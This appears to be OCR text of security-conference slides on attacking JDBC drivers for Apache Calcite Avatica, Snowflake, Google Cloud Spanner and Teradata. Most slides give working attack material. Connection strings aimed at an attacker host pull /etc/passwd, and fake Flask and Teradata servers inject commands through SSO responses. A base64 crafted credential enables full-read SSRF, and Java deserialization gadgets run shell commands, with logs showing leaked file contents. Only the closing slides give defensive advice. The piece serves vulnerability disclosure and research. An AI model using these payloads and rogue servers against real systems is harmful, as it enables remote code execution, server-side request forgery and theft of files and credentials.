  - sun.security.provider.PolicyFile

Apache Calcite Avatica SSRF via Unchecked Class

- sun.security.provider.PolicyFile

```
public class PolicyFile extends java.security.Policy {
/**
 * Initializes the Policy object and reads the default policy
 * from the specified URL only.
 */
public PolicyFile(URL url) {
    this.url = url;
    init(url);
   }
}
```

Apache Calcite Avatica SSRF via Arbitrary Class

- Sensitive Information Leakage in JDBC Connecting Exception

```java
public class AvaticaDemo{

    public static void main(String[] args) throws SQLException {

        DriverManager.registerDriver(new org.apache.calcite.avatica.remote.Driver());
        DriverManager.getConnection( url: "jdbc:avatica:remote:url=https://jdbc-attack.com?file=/etc/passwd;httpclient_impl=sun.security.provider.PolicyFile");
    }
}
```

com.example.avaticademo.AvaticaDemo

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_201.jdk/Contents/Home/bin/java ...
java.security.policy: error parsing https://jdbc-attack.com?file=/etc/passwd:
    line 1: expected [;], found [root:x:0:0:root:/root:/bin/bash
]
Exception in thread "main" java.lang.RuntimeException Create breakpoint : Failed to construct AvaticaHttpClient implementation sun.security.provider.PolicyFile
    at org.apache.calcite.avatica.remote.AvaticaHttpClientFactoryImpl.instantiateClient(AvaticaHttpClientFactoryImpl.java:147)
    at org.apache.calcite.avatica.remote.AvaticaHttpClientFactoryImpl.getClient(AvaticaHttpClientFactoryImpl.java:63)
    at org.apache.calcite.avatica.remote.Driver.getHttpClient(Driver.java:160)
    at org.apache.calcite.avatica.remote.Driver.createService(Driver.java:123)
    at org.apache.calcite.avatica.remote.Driver.createMeta(Driver.java:97)
    at org.apache.calcite.avatica.AvaticaConnection.<init>(AvaticaConnection.java:121)
    at org.apache.calcite.avatica.AvaticaJdbc41Factory$AvaticaJdbc41Connection.<init>(AvaticaJdbc41Factory.java:109)
    at org.apache.calcite.avatica.AvaticaJdbc41Factory.newConnection(AvaticaJdbc41Factory.java:65)
    at org.apache.calcite.avatica.UnregisteredDriver.connect(UnregisteredDriver.java:138)
    at org.apache.calcite.avatica.remote.Driver.connect(Driver.java:165)
    at java.sql.DriverManager.getConnection(DriverManager.java:664)
    at java.sql.DriverManager.getConnection(DriverManager.java:270)
    at com.example.avaticademo.AvaticaDemo.main(AvaticaDemo.java:14)
Caused by: java.lang.ClassCastException Create breakpoint : Cannot cast sun.security.provider.PolicyFile to org.apache.calcite.avatica.remote.AvaticaHttpClient
    at java.lang.Class.cast(Class.java:3369)
    at org.apache.calcite.avatica.remote.AvaticaHttpClientFactoryImpl.instantiateClient(AvaticaHttpClientFactoryImpl.java:145)
    ... 12 more
```

Abused Connection Resource

Arbitrary Log File Writing

Lexical Syntax Compatibility

Unchecked Initialization Class

Incorrect Response Disposal

JDBC Attack Protection

Snowflake Remote Code Execution via SSO Flow Response

- Browser-based SSO
- Relying on open (Mac), xdg-open (Linux), cmd (!) (Windows) – platform- and driver-specific RCE
- Malicious SSO server can inject command via ssoUrl attribute in returned SSO response
- RCE on MacOS (JDBC, NodeJS) and Windows (NodeJS)

Snowflake Remote Code Execution via SSO Flow Response

```java
@Override
public void openBrowser(String ssoUrl) throws SFException {
  try {
    // start web browser
    if (java.awt.Desktop.isDesktopSupported()) {
      URI uri = new URI(ssoUrl);
      java.awt.Desktop.getDesktop().browse(uri);
    } else {
      Runtime runtime = Runtime.getRuntime();
      Constants.OS os = Constants.getOS();
      if (os == Constants.OS.MAC) {
        runtime.exec("open " + ssoUrl);
      } else {
        // linux?
        runtime.exec("xdg-open " + ssoUrl);
      }
    }
  } catch (URISyntaxException | IOException ex) {
    throw new SFException(ex, ErrorCode.NETWORK_ERROR, ex.getMessage());
  }
}
```

Fake Server

```
from flask import Flask,jsonify,request


app = Flask(__name__)


@app.route('/session/authenticator-request', methods = ['POST'])
def SSOJSON():
    if(request.method == 'POST'):


      jsonData = {"success": "true", "data": {"proofKey": "foo", "ssoUrl": "calc"}}


      return jsonify(data)


if __name__ == '__main__':
    app.run('0.0.0.0', debug=True, port=443, ssl_context=('/root/ssl/jdbc-attack.com_bundle.pem',
'/root/ssl/jdbc-attack.com.key'))
```

Snowflake Remote Code Execution via SSO Flow Response

- authenticator=external

  - To set up browser-based SSO from external for authentication

- JDBC driver requests https://<host>/session/authenticator-request and parses JSON response

- Passes the value of the data.ssoURL() JSON format property to Runtime.exec() as second parameter

  - First parameter is open on MacOS

  - Remote Code Execution on MacOS

```
// Register Driver
DriverManager.registerDriver(new com.snowflake.client.jdbc.SnowflakeDriver());

// Connect Driver
DriverManager.getConnection("jdbc:snowflake://jdbc-attack.com/?user=test&password=test&db=sdb&authenticator=externalbrowser");
```

Snowflake Remote Code Execution via SSO Flow Response

```java
import java.sql.DriverManager;

public class SnowflakeDemo {
    public static void main(String[] args) throws Exception {

        DriverManager.registerDriver(new com.snowflake.client.jdbc.SnowflakeDriver());

        DriverManager.getConnection("jdbc:snowflake://jdbc-attack.com/?user=admin&password=123456&db=sdb&authenticator=externalbrowser");
    }
}
```

Run: SnowflakeDemo

```
    : Retrying request to {s}->https://safe.govfz.com:443
     05, 2023 11:11:29 下午 net.snowflake.client.jdbc.internal.apache.http.impl.execchain.RetryExec execute
    : I/O exception (net.snowflake.client.jdbc.internal.apache.http.conn.UnsupportedSchemeException) caught when processing request to {s}->https://safe.govfz.com:443: https protocol is not supported
     05, 2023 11:11:29 下午 net.snowflake.client.jdbc.internal.apache.http.impl.execchain.RetryExec execute
    : Retrying request to {s}->https://safe.govfz.com:443
     05, 2023 11:11:29 下午 net.snowflake.client.jdbc.internal.apache.http.impl.execchain.RetryExec execute
    : I/O exception (net.snowflake.client.jdbc.internal.apache.http.conn.UnsupportedSchemeException) caught when processing request to {s}->https://safe.govfz.com:443: https protocol is not supported
     05, 2023 11:11:29 下午 net.snowflake.client.jdbc.internal.apache.http.impl.execchain.RetryExec execute
    : Retrying request to {s}->https://safe.govfz.com:443
     05, 2023 11:11:29 下午 net.snowflake.client.core.SFTrustManager executeOneRevocationStatusCheck
    : WARNING!!! Using fail-open to connect. Driver is connecting to an HTTPS endpoint without OCSP based Certificate Revocation checking as it could not obtain a valid OCSP Response to use from the CA OCSP responder. Details
{"cacheEnabled":true,"ocspReqBase64":"MFAwTjBMMEowSDAHBgUrDgMCGgQUU7VPbhaoFRh4ScF2clgjV5lUeZ4EFKARCiM+lvEH7OKvKe+CpX\/QMKS0AhEAsgztVS4xoL80OnUodDvpqw==","ocspMode":"FAIL_OPEN","sfcPeerHost":"jdbc-attack.com","ocspResponderURl
Initiating login request with your identity provider. A browser window should have opened for you to complete the login. If you can't see it, check existing browser windows, or your OS settings. Press CTRL+C to abort and try
```

Google Cloud Spanner JDBC Driver Full Read SSRF

- GCP authentication allows delegated credentials to AWS
  - Exposed a design flaw in GCP authentication library (in all languages that we looked at)
  - Design flaw can lead to full read SSRF by supplying a crafted set of credentials

- encodedCredentials
  - Allow users to set their own Google Cloud Platform credentials in Base64-encoded JSON through this undocumented property

```
public static final String ENCODED_CREDENTIALS_PROPERTY_NAME = "encodedCredentials";
```

Google Cloud Spanner JDBC Driver Full Read SSRF

- GCP credential JSON is used for all auth to GCP
- JSON is deserialized by different implementations
- We are targeting the ExternalAccountCredentials.fromJson method
- Supports many external credentials including AWS
- AWS implementation makes several HTTP requests based on the provided config

Google Cloud Spanner JDBC Driver Full Read SSRF

- Crafted Credentials

```
{
        "type": "external_account",
        "audience": "test",
        "subject_token_type": "test",
        "token_url": "https://sts.google.apis.com/token",
        "credential_source":          {
        "environment_id": "aws1",
        "regional_cred_verification_url": "https://accounts.google.com/o/oauth2/auth",
        "region_url": "https://accounts.google.com/o/oauth2/token",
        "url": "https://www.googleapis.com/oauth2/v1/certs"
        },
        "xservice_account_impersonation_url":"",
        "token_info_url":"",
        "client_id":"client_id",
        "client_secret":"client_secret",
        "quota_project_id":"test",
        "workforce_pool_user_project":"test"
        }
}
```

Response JSON Format

Google Cloud Spanner JDBC Driver Full Read SSRF

```
1         if (awsCredentialSource.url == null || awsCredentialSource.url.isEmpty()) {
2           throw new IOException(
3               "Unable to determine the AWS IAM role name. The credential source does not contain the"
4                   + " url field.");
5         }
6         String roleName = retrieveResource(awsCredentialSource.url, "IAM role", metadataRequestHeaders);
7
8         // Retrieve the AWS security credentials by calling the endpoint specified by the credential
9         // source.
10        String awsCredentials =
11            retrieveResource(
12                awsCredentialSource.url + "/" + roleName, "credentials", metadataRequestHeaders);
13
14        JsonParser parser = OAuth2Utils.JSON_FACTORY.createJsonParser(awsCredentials);
15        GenericJson genericJson = parser.parseAndClose(GenericJson.class);
```

Google Cloud Spanner JDBC Driver Full Read SSRF

```
// Register Driver
DriverManager.registerDriver(new com.google.cloud.spanner.jdbc.JdbcDriver());
// Get Connection
Connection conn =
DriverManager.getConnection("jdbc:cloudspanner:/projects/pjm/instances/test/databases/test;encodedCredentials=ewogICJ0eXBlIjogImV4dGVybmFsX2FjY291bnQiLAogICJhdWRpZW5jZSI6ICJ0ZXN0IiwKICAic3ViamVjdF90b2tlbl90eXBlIjogInRlc3QiLAogICJ0b2tlbl91cmwiOiAiaHR0cHM6Ly9zdHMuZ29vZ2xlYXBpcy5jb20vdG9rZW4iLAogICJjcmVkZW50aWFsX3NvdXJjZSI6IHsKICAgICJlbnZpcm9ubWVudF9pZCI6ICJhd3MxIiwKICAgICJyZWdpb25hbF9jcmVkX3ZlcmlmaWNhdGlvbl91cmwiOiAiaHR0cHM6Ly9qZGJjLWF0dGFjay5jb20vP2ZpbGU9L2V0Yy9wYXNzd2QiLAogICAgInVybCI6ICJodHRwczovL2pkYmMtYXR0YWNrLmNvbS8_ZmlsZT0vZXRjL3Bhc3N3ZCIKICB9LAogICJ0b2tlbl9pbmZvX3VybCI6ICJhbnl0aGluZyIsCiAgImNsaWVudF9pZCI6ICJjbGllbnRfaWQiLAogICJjbGllbnRfc2VjcmV0IjogImNsaWVudF9zZWNyZXQiLAogICJxdW90YV9wcm9qZWN0X2lkIjogInRlc3QiLAogICJ3b3JrZm9yY2VfcG9vbF91c2VyX3Byb2plY3QiOiAidGVzdCIKfQ==");
// Establish The JDBC Connection
conn.createStatement();
```

Google Cloud Spanner JDBC Driver Full Read SSRF

```
39          System.out.println("Credentials JSON: " + credentialsJson);
40
41          String credentialsJsonEncoded = Base64.getUrlEncoder().encodeToString(credentialsJson.getBytes());
42          // note: the project/instance/database here are never used before the exploit runs
43          String url = String.format("jdbc:cloudspanner:/projects/learning-pjm/instances/test/databases/test;encodedCredentials=%s", credentialsJsonEncoded);
44
45          System.out.printf("Construct JDBC Connection URL: %s%n", url);
46          // Register Connection
47          DriverManager.registerDriver(new com.google.cloud.spanner.jdbc.JdbcDriver());
48          // Get Connection
49          Connection connection = DriverManager.getConnection(url);
50          // Establish the connection
51          connection.createStatement();
52      }
53  }
54
```

Run: CloudSpannerFullSSRFPOC

```
    at com.google.auth.oauth2.AwsCredentials.getAwsSecurityCredentials(AwsCredentials.java:324)
    at com.google.auth.oauth2.AwsCredentials.retrieveSubjectToken(AwsCredentials.java:162)
    at com.google.auth.oauth2.AwsCredentials.refreshAccessToken(AwsCredentials.java:142)
    at com.google.auth.oauth2.OAuth2Credentials$1.call(OAuth2Credentials.java:257)
    at com.google.auth.oauth2.OAuth2Credentials$1.call(OAuth2Credentials.java:254) <1 internal line>
    ... 3 more
Caused by: com.google.api.client.http.HttpResponseException: 500 INTERNAL SERVER ERROR
GET https://jdbc-attack.com/?file=/etc/passwd/root:x:0:0:root:/root:/bin/bash%20bin:x:1:1:bin:/bin:/sbin/nologin%20daemon:x:2:2:daemon:/sbin:/sbin/nologin%20adm:x:3:4:adm:/var/adm:/sbin/nologin%20lp:x
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
  "http://www.w3.org/TR/html4/loose.dtd">
<html>
  <head>
    <title>NotADirectoryError: [Errno 20] Not a directory: &#x27;/etc/passwd/root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var
```

Teradata JDBC Driver Remote Code Execution via SSO Command Injection

- BROWSER

  - Leverages browser-based SSO via Teradata Server configuration enabling OpenID Connect (OIDC) and JDBC URL parameter

- Client OIDC handling requires the server to confirm that OIDC is configured and this allows the JDBC driver to use the browser-based SSO code path

- On any Teradata server where OIDC is enabled

```
    var6 = var6.replaceAll("PLACEHOLDER", var12 + "?response_type=code" + "&client_id=" +
    Utility.safeForURL(var9) + "&redirect_uri=" + Utility.safeForURL(var20) + "&code_challenge=" +
    Utility.safeForURL(var15) + "&code_challenge_method=S256" + "&scope=" + Utility.safeForURL(var21));
    if (this.log.isTimingEnabled()) {
        this.log.timing("Launching browser " + var6);
    }

    Process var22;
    try {
        var22 = Runtime.getRuntime().exec(var6);
    } catch (IOException var30) {
        throw Utility.logEx(this.log, "Runtime exec", Utility.wrapEx(var30,
    ErrorFactory.makeDriverJDBCException("TJ1551", var6)));
    }
```

Teradata JDBC Driver Remote Code Execution via SSO Command Injection

- Create a "fake" Teradata server in Python which tells the client OIDC has been configured on the server
- This tricks the client into allowing the BROWSER JDBC property
- Does not even require a working Teradata server to achieve RCE on the machine running the JDBC client
- Similar to the "Rogue MySQL Server" LOCAL INFILE exploit from many years ago

Teradata JDBC Driver Remote Code Execution via SSO Command Injection

- Python program that fakes the Teradata server handshake protocol

Fake Server Code Fragment

```
class teradata_request_handler(asyncore.dispatcher_with_send):


    def __init__(self, addr, url):
        asyncore.dispatcher_with_send.__init__(self, sock=addr[0])
        self.addr = addr[1]
        self.packet_to_send =
bytes.fromhex('03020a0000070000')+struct.pack(">H",len(url)+899)+bytes.fromhex('0000000000000000000000000000000000000000000010000000005ff0000000000000000000000
000000002b024e000003e8000003e80078000177ff0000000200000001ff000004be00555446313620202020202020202020202020202020202020202020202020202020bf0055544638202020202020202
2020202020202020202020202020202020202020ff00415343494920202020202020202020202020202020202020202020202020202020202020c000454243444943202020202020202020202020202020202020202020
2020204e010001000154000700 8c3100006400 00fa00000f4240000000007cff0600007000000 0fff8000000010000000 0bf000000100000ffff0000080000000080000000400000 09e7000fa00000
00f2300000791800000026000 0fa000000fa000000fa0000007d0000007d000000fa000000fa00000009e7000000060000000600000006000003e8000fa00000fffc00000fffb40000fa0000090001
01000a001c0101010101010102010001010001010101020101000101010101010200 0b00220101010101000101010101010201010101010101010001010101010101010001010000000c0006010001020
0101000d003e31372e32302e30332e3039202020202020202020202020202020202020202031372e32302e30332e3039202020202020202020202020202020202020202020202020000e000403030203000f00
2801000001000101000001010000010001000100010000000000000000000001010001000100000100100014000000000000000000000800200000000000000000012002001010101010101010000
0000000000000000000000000000000000000000000000130008010101000000000000060002014900a5')+struct.pack(">H",len(url)+87)+bytes.fromhex('0000000100010005010002000811140309000300040004000600210006000400050004000700040008000400090004000a000501000b000501000c000501000e000400100006010000f')+struct.pack(">H",len(url)+11)+bytes.fromhex('000372636500')+struct.pack("B",len(url))+url.encode("ascii")+bytes.fromhex('00a700310000000100000000d2b06010401813f01877401010900100000c000000030000
00010011000c0000000100000014000a700240000000100000000c2b06010401813f01877401140011000c0000000100000004600a700210000000100000009 2a864886f7120102020011000c00000001
0000002800a7001e0000000100000006 2b0601050502001 1000c0000000100000004100a700250000000100000000d2b0601040181e01a04822e01040011000c000000010000001e00a700250000000 1
0000000d2b0601040181e01a04822e01030011000c000000010000000a')
        self.ibuffer = []


    def handle_read(self):
        data = self.recv(8192)
        if data:
            log.info('[+]Data received: {}{}'.format(data,"\r\n"))
            log.info('[+]Data sending: {}{}'.format(self.packet_to_send,"\r\n"))
            self.send(self.packet_to_send)
```

Teradata JDBC Driver Remote Code Execution via SSO Command Injection


- JDBC client connects to fake Teradata server (in Python)
- Fake server tells client OIDC is enabled
- JDBC client makes URL request to OIDC server, expecting JSON document with openid-configuration format
  - Bonus! Blind GET-based SSRF here
- JDBC client executes the command in the BROWSER property

```
 // Register Connection
DriverManager.registerDriver(new com.teradata.jdbc.TeraDriver());

 // Get Connection
DriverManager.getConnection("jdbc:teradata://127.0.0.1/DBS_PORT=10250,LOGMECH=BROWSER,BROWSER='open -a
calculator',TYPE=DEFAULT,COP=OFF,TMODE=TERA,LOG=DEBUG");
```

Teradata JDBC Driver Remote Code Execution via SSO Command Injection

Bypass high version Java reflection restriction via Teradata JDBC Driver

- Attack interfaces can be combined
- JDBC connection can be leveraged to evade Java deserialization with reflection in JDK



```java
public class CommonsBeanutils1 implements ObjectPayload<Object> {

    public Object getObject(final String command) throws Exception {

        final Object templates = Gadgets.createTemplatesImpl(command);
        // mock method name until armed
        final BeanComparator comparator = new BeanComparator("lowestSetBit");

        // create queue with numbers and basic comparator
        final PriorityQueue<Object> queue = new PriorityQueue<Object>(2, comparator);
        // stub data for replacement later
        queue.add(new BigInteger("1"));
        queue.add(new BigInteger("1"));

        // switch method called by comparator
        Reflections.setFieldValue(comparator, "property", "outputProperties");

        // switch contents of queue
        final Object[] queueArray = (Object[]) Reflections.getFieldValue(queue, "queue");
        queueArray[0] = templates;
        queueArray[1] = templates;

        return queue;
    }
```

CommonsBeantils Gadget

Bypass high version Java reflection restriction via Teradata JDBC Driver

- Use ysoserial tool to generate CommonsBeanutils1 payload

  - java -jar ysoserial.jar CommonsBeanutils1 "open -a calculator" > /tmp/calc.ser

```
pyn3rd@MacBookPro ~ java -jar Deserializer17.jar /tmp/cb.ser
Java Version: 17.0.1
11:39:09.196 [main] DEBUG org.apache.commons.beanutils.converters.BooleanConverter -- Setting default value: false
11:39:09.198 [main] DEBUG org.apache.commons.beanutils.converters.BooleanConverter -- Converting 'Boolean' value 'false' to type 'Boolean'
11:39:09.198 [main] DEBUG org.apache.commons.beanutils.converters.BooleanConverter --     No conversion required, value is already a Boolean
```

- Java reflection has been restricted in Java 17

```
Exception in thread "main" java.lang.RuntimeException: IllegalAccessException: java.lang.IllegalAccessException: class org.apache.commons.beanutils.PropertyUtilsBean cannot access class com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl (in module java.xml) because module java.xml does not export com.sun.org.apache.xalan.internal.xsltc.trax to unnamed module @1796cf6c
        at org.apache.commons.beanutils.BeanComparator.compare(BeanComparator.java:168)
```

Bypass high version Java reflection restriction via Teradata JDBC Driver

```
public class TeraDataSource extends TeraDataSourceBase implements DataSource {
    public TeraDataSource() {
    }

    public Connection getConnection() throws SQLException {
        return this.createNewConnection(this.user, this.password);
    }

    public Connection getConnection(String var1, String var2) throws SQLException {
        return this.createNewConnection(var1, var2);
    }
}
```

```
public class TeraDataSourceBase implements Referenceable, Serializable {

 public String getDSName() {
     return this.DSName;
 }
 public void setDSName(String var1) {
     this.DSName = var1;
 }

 public String getBROWSER() {
     return this.m_sBrowser;
 }
 public void setBROWSER(String var1) {
     this.m_sBrowser = var1;
 }

 public void setLOGMECH(String var1) {
     this.LogMech = var1;
 }

 public String getLOGMECH() {
     return this.LogMech;
 }
}
```

Getter and Setter

```java
public class TeraDataSource1 implements ObjectPayload<Object> {

    public Object getObject(final String command) throws Exception {

        // create a TeraDataSource object, holding our JDBC string
        TeraDataSource dataSource = new TeraDataSource();
        dataSource.setBROWSER(command);
        dataSource.setLOGMECH("BROWSER");
        dataSource.setDSName("127.0.0.1");
        dataSource.setDbsPort("10250");

        // mock method name until armed
        final BeanComparator comparator = new BeanComparator("lowestSetBit");
        // create queue with numbers and basic comparator
        final PriorityQueue<Object> queue = new PriorityQueue<Object>(2, comparator);
        // stub data for replacement later
        queue.add(new BigInteger("1"));
        queue.add(new BigInteger("1"));
        // switch method called by comparator to "getConnection"
        Reflections.setFieldValue(comparator, "property", "connection");
        // switch contents of queue
        final Object[] queueArray = (Object[]) Reflections.getFieldValue(queue, "queue");
        queueArray[0] = dataSource;
        queueArray[1] = dataSource;

        return queue;
    }
```

TeraDataSource Gadget

Bypass high version Java reflection restriction via Teradata JDBC Driver


- Use ysoserial tool to generate CommonsBeanutils1 payload

  - java -jar ysoserial.jar TeraDataSource1 "open -a calculator" > /tmp/tds.ser

```
pyn3rd@MacBookPro ~ java -jar Deserializer17.jar /tmp/tds.ser
Java Version: 17.0.1
13:48:14.547 [main] DEBUG org.apache.commons.beanutils.converters.BooleanConverter -- Setting default value: false
13:48:14.550 [main] DEBUG org.apache.commons.beanutils.converters.BooleanConverter -- Converting 'Boolean' value 'false' to type 'Boolean'
13:48:14.550 [main] DEBUG org.apache.commons.beanutils.converters.BooleanConverter --     No conversion required, value is already a Boolean
13:48:14.552 [main] DEBUG org.apache.commons.beanutils.converters.ByteConverter -- Setting default value: 0
```

- Java reflection has been evaded successfully in Java 17

```
13:55:43.071 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Setting default value: [Ljava.lang.String;@90f6bfd
13:55:43.071 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Converting 'String[]' value '                                    ype 'String[]'
13:55:43.071 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter --     No conversion required, v
13:55:43.071 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Setting default value: [Ljava
13:55:43.071 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Converting 'Class[]' value '[                                    'Class[]'
13:55:43.071 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter --     No conversion required, v
13:55:43.071 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Setting default value: [Ljava
13:55:43.071 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Converting 'Date[]' value '[L                                    'Date[]'
13:55:43.071 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter --     No conversion required, v
13:55:43.071 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Setting default value: [Ljava
13:55:43.071 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Converting 'Calendar[]' value                                    to type 'Calendar[]'
13:55:43.071 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter --     No conversion required, v
13:55:43.072 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Setting default value: [Ljava
13:55:43.072 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Converting 'java.io.File[]' v                                    type 'java.io.File[]'
13:55:43.072 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter --     No conversion required, v
13:55:43.072 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Setting default value: [Ljava
13:55:43.072 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Converting 'java.sql.Date[]'                                    to type 'java.sql.Date[]'
13:55:43.072 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter --     No conversion required, v
13:55:43.072 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Setting default value: [Ljava
13:55:43.072 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Converting 'java.sql.Time[]'                                    to type 'java.sql.Time[]'
13:55:43.072 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter --     No conversion required, v
13:55:43.072 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Setting default value: [Ljava.sql.Timestamp;@34b7bfc0
13:55:43.072 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Converting 'java.sql.Timestamp[]' value '[Ljava.sql.Timestamp;@34b7bfc0' to type 'java.sql.Timestamp[]'
13:55:43.072 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter --     No conversion required, value is already a java.sql.Timestamp[]
13:55:43.072 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Setting default value: [Ljava.net.URL;@6df97b55
13:55:43.072 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter -- Converting 'java.net.URL[]' value '[Ljava.net.URL;@6df97b55' to type 'java.net.URL[]'
13:55:43.072 [main] DEBUG org.apache.commons.beanutils.converters.ArrayConverter --     No conversion required, value is already a java.net.URL[]
```



Abused Connection Resource

Arbitrary Log File Writing

Lexical Syntax Compatibility

Unchecked Initialization Class

Incorrect Response Disposal

JDBC Attack Protection

JDBC Security for Service Providers

If you expose JDBC configuration to users in your software / service:

- Use an allow-list for JDBC properties with minimal viable set for business / service needs
- Use only vetted JDBC drivers and do not allow user upload
- Pay special attention to configuration properties which affect file writes and network/OS commands - deny these by default
- Sandbox user-originated JDBC activity in a dedicated VM or cloud function - assume the environment will be compromised and minimize blast radius
- Regularly review JDBC configurations and usage for malicious or unexpected configuration
- JDBC drivers should be part of your component version lifecycle strategy (keep them updated)

JDBC Security for Developers

If you are developing a JDBC driver…

- Do not trust user-provided properties, especially when the properties are used to invoke network calls, OS commands, or code through reflection
- Beware of the malicious server and consider using checksums or other verifiable data exchange mechanism
- If you are forking an existing JDBC driver, make sure you stay up to date with the upstream driver and ensure you are applying particularly security fixes